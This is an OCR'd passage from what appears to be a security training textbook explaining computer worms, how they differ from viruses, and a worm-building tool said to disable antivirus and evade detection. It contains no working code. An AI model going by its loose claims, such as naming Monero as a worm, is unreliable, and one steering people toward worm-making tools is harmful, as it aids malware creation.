- Live Protection Suite
- antivirus-covid19[.]site
- Free Antivirus 2019



Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.


Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm



Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.




Figure 7.58: Screenshot of Internet Worm Maker Thing

